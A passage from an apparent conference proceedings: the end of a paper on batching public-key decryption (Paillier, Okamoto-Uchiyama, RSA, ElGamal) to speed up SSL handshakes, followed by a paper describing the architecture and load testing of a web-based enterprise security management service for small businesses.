RSA-Paillier encryption function [5] is additive homomorphic, therefore it can be used to construct an additive batch cipher whose PPT algorithms are:

1. **Setup**: Select a pair of large primes (p, q) as private key, $N = pq$, and a small number $1 < e < N$, such that $\text{gcd}(e, \lambda(N^2)) = 1$. Suppose $N > 2^{bt} + 2^{(b-1)t+1}$.

2. **Encrypt \mathcal{E} :** Each user U_i transforms the message m_i as $m'_i = m_i \times 2^{(i-1)t}$ ($i = 1, 2, \dots, b$). To encrypt the message m_i , U_i selects a random number $r_i \in \mathbb{Z}_N^*$, and sends the ciphertext $c_i = \mathcal{E}(m'_i) = r_i^e(1 + m'_i N) \pmod{N^2}$ to the server.
3. **Merge:** Because $|m_i| = t$,

$$\begin{aligned} 1 &\leq m_i < 2^t & (6) \\ 2^{(i-1)t} &\leq m'_i = m_i \times 2^{(i-1)t} < 2^{it} \end{aligned}$$

then

$$M = m'_1 + \dots + m'_b < 2^{bt} + 2 \times 2^{(b-1)t} < N. \quad (7)$$

Let $r = r_1 r_2 \dots r_b$, the server performs the **Merge** operation as

$$\begin{aligned} C &= c_1 \times c_2 \times \dots \times c_b \pmod{N^2} \\ &= r_1^e(1 + m'_1 N) \times r_2^e(1 + m'_2 N) \times \dots \times r_b^e(1 + m'_b N) \pmod{N^2} \\ &= (r_1 r_2 \dots r_b)^e(1 + (m'_1 + m'_2 + \dots + m'_b)N) = r^e(1 + MN) \pmod{N^2} \end{aligned}$$

4. **Decrypt \mathcal{D} :** Calculate $\hat{C} = C \pmod{N} = r^e \pmod{N}$, and further obtain r with private key (p, q) . Therefore,

$$\begin{aligned} M_d &= \left(\frac{C}{r^e} - 1 \pmod{N^2}\right)/N = M = m'_1 + m'_2 + \dots + m'_b \\ &= m_1 + (m_2 \times 2^t) + \dots + (m_b \times 2^{(b-1)t}). \end{aligned}$$

5. **Split:** Because $|m_i| = t$, each message m_i is a t -bit substring of M_d . That is to say, message $m_i = \text{substring}(M_d, (i-1)t, t)$.

As a result, the server gets all the messages with only one decryption operation.

4.2 Batching with Okamoto-Uchiyama Cryptosystem

Okamoto-Uchiyama encryption function [6] is additive homomorphic, and hence it enables to construct an additive batch cipher whose PPT algorithms are:

1. **Setup:** Suppose p and q are large primes, and $\text{gcd}(p, q-1) = \text{gcd}(q, p-1) = 1$, $N = p^2q$, choose g randomly such that the order of $g^{p-1} \pmod{p^2}$ is p . Denote $h = g^N \pmod{N}$. The public key is (N, g, h) . Suppose $p > 2^{bt} + 2^{(b-1)t+1}$.
2. **Encrypt \mathcal{E} :** Each user U_i transforms the message m_i as $m'_i = m_i \times 2^{(i-1)t}$ ($i = 1, 2, \dots, b$). To encrypt the message m_i , U_i selects a random r_i , the ciphertext $c_i = g^{m'_i} h^{r_i} \pmod{N}$. Send the ciphertext c_i to the server.
3. **Merge:** Because $|m_i| = t$,

$$\begin{aligned} 1 &\leq m_i < 2^t & (8) \\ 2^{(i-1)t} &\leq m'_i = m_i \times 2^{(i-1)t} < 2^{it} \end{aligned}$$

then

$$M = m'_1 + m'_2 + \dots + m'_b < 2^{bt} + 2 \times 2^{(b-1)t} < p. \quad (9)$$

Let $r = r_1 + r_2 + \dots + r_b$, the server performs the **Merge** operation as

$$\begin{aligned} C &= c_1 c_2 \dots c_b = g^{m'_1} h^{r_1} \times g^{m'_2} h^{r_2} \times \dots \times g^{m'_b} h^{r_b} \pmod N \\ &= g^{(m'_1+m'_2+\dots+m'_b)} h^{(r_1+r_2+\dots+r_b)} \pmod N \\ &= g^M h^r. \end{aligned}$$

4. **Decrypt \mathcal{D} :** To decrypt the ciphertext C , calculate $C_p = C^{p-1} \pmod{p^2}$, then

$$M_d = \frac{L(C_p)}{L(g_p)} \pmod p = m'_1 + m'_2 + \dots + m'_b,$$

where $L(x) = (x - 1)/p$.

5. **Split:** Because $|m_i| = t$, each message m_i is a t -bit substring of M_d . That is to say, message $m_i = \text{substring}(M_d, (i - 1)t, t)$.

As a result, the server gets all the messages with only one decryption operation.

4.3 Batching with RSA Cryptosystem

Since RSA encryption function is multiplicative homomorphic, we can construct a multiplicative batch RSA whose PPT algorithms are:

1. **Setup:** select two large primes p, q , $N = pq$, and a small number $1 < e < N$, such that $\gcd(e, \lambda(N)) = 1$, the RSA private key is (d, N) where $ed = 1 \pmod{\lambda(N)}$. Suppose $n = \lceil \log_2 N \rceil > 0.5b(b + 1)t$.
2. **Encrypt \mathcal{E} :** Let $m'_1 = m_1$, and $m'_i = m_i \times 2^{(i-1)t} + 1, i = 2, \dots, b$. Each user U_i sends the ciphertext $c_i = \mathcal{E}(m'_i) = (m'_i)^e \pmod N$ to the server.
3. **Merge:** Let $M = m'_1 m'_2 \dots m'_b = m_1(m_2 \times 2^t + 1) \dots (m_b \times 2^{(b-1)t} + 1)$, because $|m_i| = t$,

$$|M| = t + 2t + \dots + bt = 0.5b(b + 1)t < n$$

Hence, $M \in \mathbb{Z}_N$. The server performs the **Merge** operation as

$$C = c_1 c_2 \dots c_b = (m'_1)^e \times (m'_2)^e \times \dots \times (m'_b)^e = (m'_1 m'_2 \dots m'_b)^e.$$

4. **Decrypt \mathcal{D} :**

$$M_d = \mathcal{D}(C) = C^d = m'_1 m'_2 \dots m'_b.$$

5. **Split:** it is the same as the **Split** algorithm in Subsection 3.2.

As a result, the server gets all the messages with only one decryption operation.

Although Boneh *et al.* [7] proposed an attack on the naïve employment of RSA and/or ElGamal encryption for short messages (e.g., 64 bits), their attack is impractical for any message of 128 bits such as SSL session key.

4.4 Batching with ElGamal Cryptosystem

With ElGamal encryption as the underlying multiplicative homomorphic function, we can construct a multiplicative batch cipher whose PPT algorithms are:

1. **Setup:** Select a large prime p , an element g with order $q \mid p - 1$, the private key is $1 < x < q$, and public key $y = g^x \pmod p$. Suppose $n = \lceil \log_2 p \rceil > 0.5b(b + 1)t$.
2. **Encrypt \mathcal{E} :** Let $m'_1 = m_1$, and $m'_i = m_i \times 2^{(i-1)t} + 1, i = 2, \dots, b$. Each user U_i selects a random r_i , and sends the ciphertext $c_i = \mathcal{E}(m'_i) = (g^{r_i}, m'_i \times y^{r_i}) \pmod p$ to the server.
3. **Merge:** Let $r = r_1 + r_2 + \dots + r_b$,

$$\begin{aligned} V_a &= g^{r_1} \times g^{r_2} \dots g^{r_b} = g^{r_1+r_2+\dots+r_b} = g^r \\ V_b &= m'_1 y^{r_1} \times m'_2 y^{r_2} \times \dots \times m'_b y^{r_b} = (m'_1 m'_2 \dots m'_b) y^{r_1+r_2+\dots+r_b} \\ &= (m'_1 m'_2 \dots m'_b) y^r \\ M &= m'_1 m'_2 \dots m'_b = m_1(m_2 \times 2^t + 1) \dots (m_b \times 2^{(b-1)t} + 1) \end{aligned}$$

Because $|m_i| = t$, then

$$|M| = t + 2t + \dots + bt = 0.5b(b + 1)t < n$$

Hence, $M < p$ and $C = \mathcal{E}(M) = (g^r, My^r) = (V_a, V_b)$.

4. **Decrypt \mathcal{D} :**

$$M_d = \mathcal{D}(C) = \mathcal{D}(\mathcal{E}(M)) = V_b/R_a^x = m'_1 m'_2 \dots m'_b.$$

5. **Split:** it is the same as the **Split** algorithm in Subsection 3.2.

As a result, the server gets all the messages with only one decryption operation.

5 Applications on SSL Protocol

Although SSL/TLS is a *de facto* international standard in secure web transaction, it is slow to setup a SSL secured channel due to the cost of public-key operations in SSL/TLS handshake. Specifically, the client generates a random m and encrypts it with the agreed asymmetric cipher e.g., RSA. The ciphertext c is sent to the server. The server will decrypt the ciphertext so as to obtain m which determines the security of the following communication traffic. This decryption is the most time consuming in the whole protocol. Batch decryption targets for speeding up the decryption process in case of concurrent handshakes. However, if the present method is used to manage several SSL connection requests in a batch way, we should make a little modification on SSL implementation (e.g. OpenSSL) so as to manage client synchronization and message size.

5.1 Synchronization

In the proposed scheme, each client will encrypt the selected random number m independently, but it is necessary that each client modifies her/his message differently in a batch of b consecutive connection requests. Fortunately, we need not change the protocol, but merely modify the implementation to achieve this adaptation. With regards to Table 1, in a group of consecutive b connection requests,

- for i^{th} connection request, the server makes sure that $i = (s_i \bmod b) + 1$ where s_i is a random number generated by server in `SSL ServerHello` exchange. Alternatively, the server may generate i by permuting $\{0, 1, \dots, b - 1\}$, and generate the `ServerHello.random` $s_i = s'_i \parallel i$ where s'_i is a random number.
- after receiving s_i , the i^{th} client will modify the message m_i into m'_i as Subsection 4.3, and encrypt m'_i into c_i , ciphertext c_i is sent the server.
- the server will merge the ciphertexts into a batched ciphertext C and decrypt C into batched message M_d .
- the server will split the decrypted message M_d so as to obtain the plaintext m_i .
- afterwards, the server will continue the rest of the standard SSL protocol such as key confirmation.

Table 1. Batched SSL handshake with RSA cryptosystem ((d, N) is RSA private key)

| Client U_i | Server |
|---------------------------------------------------------------------------------------|-------------------------------------------------------------------|
| <code>ClientHello.random</code> v_i | \longrightarrow \longleftarrow |
| | ServerHello.random s_i Server certificate on (N, e) |
| <code>Client certificate*</code> | |
| <code>ClientKeyExchange</code> | \longrightarrow |
| $a = s_i \bmod b$ | $C = c_1 c_2 \dots c_b$ $M_d = C^d \bmod N$ |
| if $a = 0$, $(c_i = (m_i)^e \bmod N)$ else $c_i = (m_i \times 2^a + 1)^e \bmod N$ | Split $(M_d) = (m_1, m_2, \dots, m_b)$ |
| | \longleftarrow |
| | <i>Hash</i> (s_i, v_i, m_i) |

5.2 Message of Large Size

In the software package `OpenSSL`, the message for encryption is of 48 bytes or 384bits. According to the constraint $n > 0.5b(b + 1)t$ on multiplicative batching method, the present scheme is not efficient for large messages. To deal with large size messages, we employ a hybrid encryption [9] to replace the direction RSA encryption without changing SSL protocol. Specifically, since the size of a message x (i.e., called as master key in SSL protocol) is 384 which is greater than $t = 128$, we will select a random m with $|m| = t$, and encrypt x with key




Fig. 4. Performance gain in terms of batch size, where accelerate rate is the ratio between conventional decryption time and batch decryption time

m according to a symmetric cipher such as AES, then we encrypt m with the public key cipher $\mathcal{S}(\cdot)$. The server will batch the encryption of all the keys m , and decrypt m in a batch. Afterwards, the server will recover x with symmetric decryption.

5.3 Batch Strategy

In normal SSL, the server can start decrypt as soon as `ClientKeyExchange` message is received. However, in the batch decryption, the server has to wait for b `ClientKeyExchange` messages. When there are few SSL connection requests (i.e., the server is not busy), both server and client may waste a lot of time. Hence, it is preferable to be flexible in batch size. Concretely, the server creates a queue for the waiting requests. If the server is ready for decryption but the size of waiting queue is smaller than the maximum batch size b , the server will perform batch decryption immediately with the ciphertexts in the queue.

5.4 Experimental Result

Theoretically, the decryption speed with the present paper is about as k times fast as the conventional one when k ciphertexts are used for batching. For instance, Lemstra *et al.* [10] pointed out that RSA1024 is at risk after MD5. if we select RSA 1280 and AES 128, and the batch size $b = 5$, the batch decryption speed is as 5 times fast as direct decryption. In order to test the practical performance, a simulation is executed in Windows XP platform. In the experiment, one computer is used to simulate many clients by sending many requests to a server, and the server will decrypt the ciphertext with the present batch scheme with the maximum batch size. Fig.4 is our experiment result for evaluating performance gain ².

² The simulation and Figure 4 are provided by Shiqun Li, Zhiguo Wang and Fang Qi.

6 Conclusion

As a most successful application of public key crypto-cryptosystem, SSL protocol builds a session between the server and client. The paper enables to decrypt a batch of session keys with only one description operation, and hence increases the server performance. In addition to the performance improvement, batch technology also increases the barrier of the remote timing attack [11] since the independent messages from different clients make it hard to estimate the computational time. The present method can be implemented with additive cryptosystem and multiplicative crypto-system with a single certificate. However, the present scheme is not a general counterexample to [2] since it is only applicable for short messages.

References

1. A. Fiat, "Batch RSA," *Crypto'89*, pp.175-185, 1989, See also *Journal of Cryptology*, 10(2):75-88, 1997.
2. H. Shacham, and D. Boneh, "Improving SSL Handshake Performance via Batching," *RSA'2001*, *Lecture Notes in Computer Science (LNCS)*, Vol. 2020, pp.28-43, 2001
3. Fang Qi, Weijia Jia, Feng Bao, and Yongdong Wu, "Batching SSL/TLS Handshake Improved," *ICICS*, *LNCS 3783*, pp. 402-413, 2005.
4. Pierre-Alain Fouque, Sebastien Kunz-Jacques, Gwenaelle Martinet, Frederic Muller and Frederic Valette, "Power Attack on Small RSA Public Exponent," *Workshop on Cryptographic Hardware and Embedded Systems (CHES) 2006*
5. Dario Catalano, Rosario Gennaro, Nick Howgrave-Graham, and Phong Q. Nguyen, "Paillier's Cryptosystem Revisited," *ACM CCS*, pp.206-214, 2001
6. Tatsuaki Okamoto, and Shigenori Uchiyama, "A New Public-Key Cryptosystem as Secure as Factoring," *EUROCRYPT*, *LNCS1403*, pp.308-318, 1998.
7. D. Boneh, A. Joux, and P. Nguyen, "Why Textbook ElGamal and RSA Encryption are Insecure." *AsiaCrypt*, *LNCS 1976*, pp. 30-44, 2000
8. D. Boneh, C. Gentry, B. Lynn, and H. Shacham, "Aggregate and verifiably encrypted signatures from bilinear maps", *EUROCRYPT*, *LNCS 2656*, pp. 401-415, 2003.
9. Feng Bao, Robert Deng, Peirong Feng, Yan Guo, and Hongjun Wu, "Secure and Private Distribution of Online Video and several Related cryptographic Issues", the 6th Australasia Conference on Information Security and Privacy (ACISP'2001), *LNCS 2119*, pp. 190-205, 2001.
10. A. K. Lemstra, and E.R. Verheul, "Selecting Cryptographic Key Sizes," *J. Cryptology*, 14(4):255-293, 2001.
11. David Brumley, and Dan Boneh, "Remote Timing Attacks are Practical," the 12th *Usenix Security Symposium*, pp.1-13, 2003.

An Enterprise Security Management System as a Web-Based Application Service for Small/Medium Businesses*

Yoonsun Lim¹, Myung Kim¹, Kwang Hee Seo², Ho Kun Moon³,
Jin Gi Choe³, and Yu Kang³

¹ Department of Computer Science & Engineering, Ewha Womans University, Seoul Korea

² Enterprise Security Management Division, Inzen Co., Ltd., Seoul Korea

³ Information Security Business Unit, KT Corp., Seoul Korea

lys96@ewhain.net, mkim@ewha.ac.kr, black@inzen.com,
hkmoon@kt.co.kr, jingiya@kt.co.kr, yulguang@kt.co.kr

Abstract. Enterprises use security equipments in order to protect their information assets from various attacks such as viruses and hacking. However, such individual equipments hardly provide enterprise level integrated security. Recently, there has been a great need in small/medium businesses to purchase such integrated security services in a cost effective way by means of an ASP solution. We propose the architecture of a web-based enterprise security manager that can be used as an ASP solution. To the best of our knowledge, it is the first such system that provides integrated security management services through the web. We conducted experiments on our prototype system, and showed that it could handle 30 million logs per day, and serve 300 concurrent web users with 20 transactions per session. This system is now running as a commercial application service at KT Bizmeka, which is one of the largest Korean ASPs.

1 Introduction

Advances in Internet technologies lead enterprises to use Internet connected computers or equipments for their business. While the Internet offers an essential function for the business, it also causes various kinds of security threats to the enterprise [1]. In order to protect their information assets from security attacks, enterprises use security equipments such as firewalls, IDS, VPN, A/V, etc. However, these equipments only resolve certain types of security problems. It is also costly and inefficient for the system administrator to monitor multiple equipments in parallel and to make a judgment on the integrated security status of the entire enterprise information assets.

Recently, there has been a great interest in developing a security system that manages the entire security equipments of an enterprise [2]. The main functions of the system are to monitor all the heterogeneous security equipments of an enterprise, apply enterprise level information protection policies, provide statistics, and alert the

* This work was supported by the KT Information Security Business Unit.

users in emergency situations. Such a system is widely called an ESM(Enterprise Security Manager).

Except for a few large corporations, it is very costly and difficult for an enterprise to develop and maintain an ESM. Small/medium businesses rather wish to receive such an integrated security services from an ASP (Application Service Provider) as they receive other services [3]. In this paper, we propose the architecture of a web-based ESM (WESM-ASP) that can be used for such purposes. To the best of our knowledge, it is the first web-based ESM as an ASP solution.

An ESM as an ASP solution can be built upon currently available ESMs. In such a case, various issues should be considered. Tremendous amount of data/log that is coming from many heterogeneous security equipments should be processed in a timely manner. Personalized services should be given to each enterprise. Dynamically changing IP's of those security equipments should be recognized. The service should not be interrupted or stopped even when security equipments are frequently added or removed. The system should be easily deployed and installed without visiting the users' sites.

In this paper, we propose the architecture of a web-based ESM that satisfies the above-mentioned points. We evaluated the performance of the developed WESM-ASP with a virtual scenario, and showed that our installation can cover 30 million logs per day, and process 300 concurrent web users with 20 transactions per session. The WESM-ASP is currently running as a commercial application service at KT Bizmeka, which is one of the largest Korean ASPs. The rest of this paper is organized as follows. In Section 2, related research results are given. In Section 3, the architecture of a WESM-ASP is proposed. In Section 4, the performance analysis results are shown. Section 5 concludes the paper.

2 Related Research

In order to protect the information assets from security threats, enterprises have been using various security equipments such as firewalls, IDS, VPN, A/V, etc. These individual equipments are with their own management servers and carry out specialized functions. Depending on the security requirements, enterprises establish their own security policies, and configure the security equipments accordingly [4]. However, such a complicated configuration aggravates the system administrator's job with the following reasons [5]. Multiple heterogeneous equipments should be monitored in parallel. It is difficult to analyze the correlations between the security logs with different formats, causing inevitable delay in responding to emergency situations.

Recently, there has been a great need to centralize the management of security equipments so that the comprehensive knowledge of the security status of the enterprise information assets can easily be provided to the system administrator. Such a movement vitalized the development of ESMs (Enterprise Security Manager). An ESM is an integrated security management system that enhances the enterprise level security as well as maximizes the efficiency of the security management processes by managing all the possibly heterogeneous security equipments with enterprise level consistent security policies. With the support of an ESM, enterprises can reduce

security risks and establish a preventive and efficient security management environment [2].

An overview of the ESM processes is given in Fig 1. The basic function of an ESM is to collect from the security equipments various information such as security equipment status logs, network status logs, and security logs. Collected information is then filtered so that the users can easily monitor the entire security equipments. Filtered information is also analyzed in real time, and statistics are computed to provide integrated viewpoints to the users in a timely manner. Users are also alerted in case of emergencies. One of the important services provided by an ESM is generating and delivering various types of reports.




Fig. 1. The ESM processes

Some of the recently developed ESMs include Symantec ESM 6.5 [6], IBM's Tivoli RM (Risk Management) [7], ArcSight's ESM 3.5 [8], CA's eTrust SCC (Security Command Center) [9], and HP's OpenView [10]. However, these are only for an individual enterprise, thus not adequate as an ASP solution.

The main functions of a web-based ESM for an individual user are the same as those of an ESM. In addition to these functions, a web-based ESM should satisfy the following five necessities in order to provide real-time services to many unspecified users. First, the system should provide real-time services to the users. A tremendous amount of log data should be processed in real time so that the summarized results can be given to the users to make a prompt decision on time critical events. Multidimensional data analyses should be done by grouping users, equipments, and/or periods, as well. That is, the performance of the system should be maximized.

Second, the system should be flexible and extendable. Customized and personalized services should be given to individual users. The system should be easily extended as the number of users increases. Third, the system should be able to handle heterogeneous equipments. It is very likely that the number and variety of the

equipments managed by the system increase frequently. Fourth, the system should be highly available. The system should not crash in any case. Even a minute of interruption of service may be very critical. Fifth, the system should be web-based. The security service should not depend on the computer systems of the users. The service should be given anywhere any time. One of the best ways to give services to such users is through the web.

3 The Architecture of WESM-ASP

This section shows the architecture of WESM-ASP. Here, the hardware configuration is given first and then the software components are explained.

3.1 The Hardware Configuration

WESM-ASP has been developed in the Windows environment. The hardware configuration of the system is shown in Fig. 2. WESM-ASP consists of nine major servers. Each server is modularized in a way to provide extendibility and flexibility. In order to maximize the extendibility and high availability of the system, the NLB (Network Load Balancing) function is employed. The NLB distributes the workloads evenly to the cluster nodes in the web farm. The log servers on the bottom layer are clustered so that one server replaces the others in case of a crash. Currently the system has three log servers. However, as workloads are increased, more log servers can be placed without causing any problems.




Fig. 2. The hardware for WESM-ASP

The communication mechanisms adopted by WESM-APS include .NET Remoting and Web services. .NET Remoting is used for the communication between the log servers and the process servers. It provides very flexible and high performance

communication between the distributed .NET assemblies. Web services are used for the communication between the web servers and process servers, and between the report servers and the process servers. Both communication mechanisms allow the servers to be loosely coupled so that other services can easily be added without modifying the existing services.

3.2 The Software Components

The software components of WESM-ASP are developed in multi-tier architecture so that the system can easily be maintained and extended. Each tier is again modularized according to its functionalities. The overview of the software components is shown in Fig. 3. It consists of a log server farm, an application server farm, a web farm, and a report server.




Fig. 3. The software for WESM-ASP

(1) Log Server Farm

The log server farm consists of three log collecting modules and one event distribution module. The 'Syslog collector & processor' module collects the security log data from the security equipments. On the other hand, the 'Snmp collector & processor' module collects the performance log data from the security equipments. Both modules filter the information according to the pre-determined policies. The 'ESM Server log collector' module collects the log data from all the servers of WESM-ASP itself, and constantly monitors the data to provide stable services. The 'Event distributor' module transforms the information that the users should be aware of to events. The events are then grouped by various conditions such as customers, equipments, and periods, etc.

(2) *Application Server Farm*

The application server farm has the WESM-ASP's business module. It receives the events from the 'Event distributor' of the log server farm. The main functionality of the application server farm is to store the raw events to the database as well as process the events so that they can be used for short-term and long-term analyses. It also provides services to establish policies, and most housekeeping jobs for WESP-ASP managements.

3) *Web Farm*

The web farm consists of three modules. The 'ESM Web Application' module is a web application program. The 'Event Receiver' module receives the events collected from the log server farm, and allows the system administrator to easily monitor each security equipment. 'Real Time Statistics for Monitoring' module computes statistics information in real time.

(4) *Report Server*

The report sever consists of two modules. The 'Report Preview Web Application' module is a web application program that provides the users with statistics reports upon requests. The 'Report Scheduler' module produces reports that are already scheduled. The reports can also be sent by email to the subscribers.

The main functionality of an ESM system is to provide real time statistics to the users. Our WESM-ASP produces various types of reports for individual enterprises. Reports can be for individual equipments or for a meaningful group of equipments. Reports can be created on various time-period bases such as daily, weekly, monthly, quarterly and yearly. Reports can be viewed through web browsers and be sent to the users by email. Due to such heavy workloads, WESM-ASP has a separate web server for reporting services only. In order to maximize the performance, WESM-ASP uses main memory DB.

We developed WESM-ASP, and it is currently being run as a commercial application service at KT Bizmeka with 3,000 members of small/medium businesses. The current configuration of WESM-ASP is as follows. It runs on MS Windows Server 2003 Enterprise Edition with .NET Framework 1.1. Its DBMS is SQL Server 2000 Enterprise Edition with Service Pack 4. It uses MS IIS 6.0 web server. The development and implementation was done with Enterprise Architect 4.1 and Visual Studio .Net 2003 Enterprise Developer. It was implemented in C#.NET and ASP.NET. Crystal Report v10.0 was used for implementing reporting services.

4 Performance Evaluation

We conducted some experiments to evaluate the performance of our prototype system. We generated a test scenario and used MS's Application Center Test (ACT) for the evaluation. The test scenario is as follows: The log server collects and stores raw data from the security equipments. It transforms some data that satisfy the predefined conditions to events and sends them to the process server. The log server constantly watches the network traffic to locate the top 10 most frequently occurring

types of attacks. For such attacks, the log server sends the pairs of the source IP and the destination IP to the process server.

The process server stores in the DB the events that are received from the log server. It also accumulates in the DB the pairs of the source IP and the destination IP that are received from the log server. The process server analyzes the received data and computes statistics upon users' requests.

The web server processes the users' requests. It is assumed that the users' requests include the list of the source IP's and the destination IP's that are incident to the top 10 most frequently occurring types of attacks and the list of raw logs and events that satisfy certain conditions. In order to provide such statistics to the users, the web server requests proper services to the process server.

Table 1 shows the configuration of the test system. Note that the test system consists of only 4 servers. Table 2 shows the performance metrics we used to evaluate the performance of the system. We used 4 measures that checked the CPU loads, the number of page faults, the number of I/O requests, and the number of blocked threads. It is assumed that the number of logs generated from the security equipments is around 30 million, while the number of concurrent web users is 300, and each user requests 20 transactions per session of around 1 minute. The test ran for 5 minutes.

Table 1. The configuration of the test system

| Server | Model | CPU | RAM |
|----------------|--------------------|--------------------------------|-----|
| Web Server | HP Pavilion t667k | Intel Pentium 4 CPU 3.00GHz | 1GB |
| DBMS Server | DL580 G2 | 4 Intel Xeon MP CPU 2.50GHz | 2GB |
| Process Server | DL380 G3 | 4 Intel Xeon CPU 2.80GHz | 2GB |
| Log Server | HP Parvilion t667k | Intel Pentium 4 CPU 3.00GHz | 1GB |

Table 2. Performance Measures

| Performance Measures | Description |
|------------------------|-------------------------------------------------|
| CPU loads | Time to execute threads |
| Page Faults | Number of page faults |
| Disk Queue Length | Number of I/O requests in the disk waiting list |
| Processor Queue Length | Number of blocked threads |

Fig. 4 shows the CPU loads. The CPU loads of the servers are reasonably low except the DB server whose load becomes over 75% after 2 minutes 30 seconds have passed. Fig. 5 indicates the number of page faults. The numbers of page faults of the servers except that of the log server is negligible. Fig. 6 shows the average number of I/O requests waiting in the disk queue. At most 0.5 requests are waiting in the queues of all the servers. Fig. 7 shows the average number of blocked threads waiting for




Fig. 4. CPU loads




Fig. 5. Number of page faults




Fig. 6. Disk Queue Length




Fig. 7. Processor Queue Length

CPU service. It rarely happens that the number of waiting threads becomes larger than 2 . Thus, the overall performance is considered to be reasonably good.

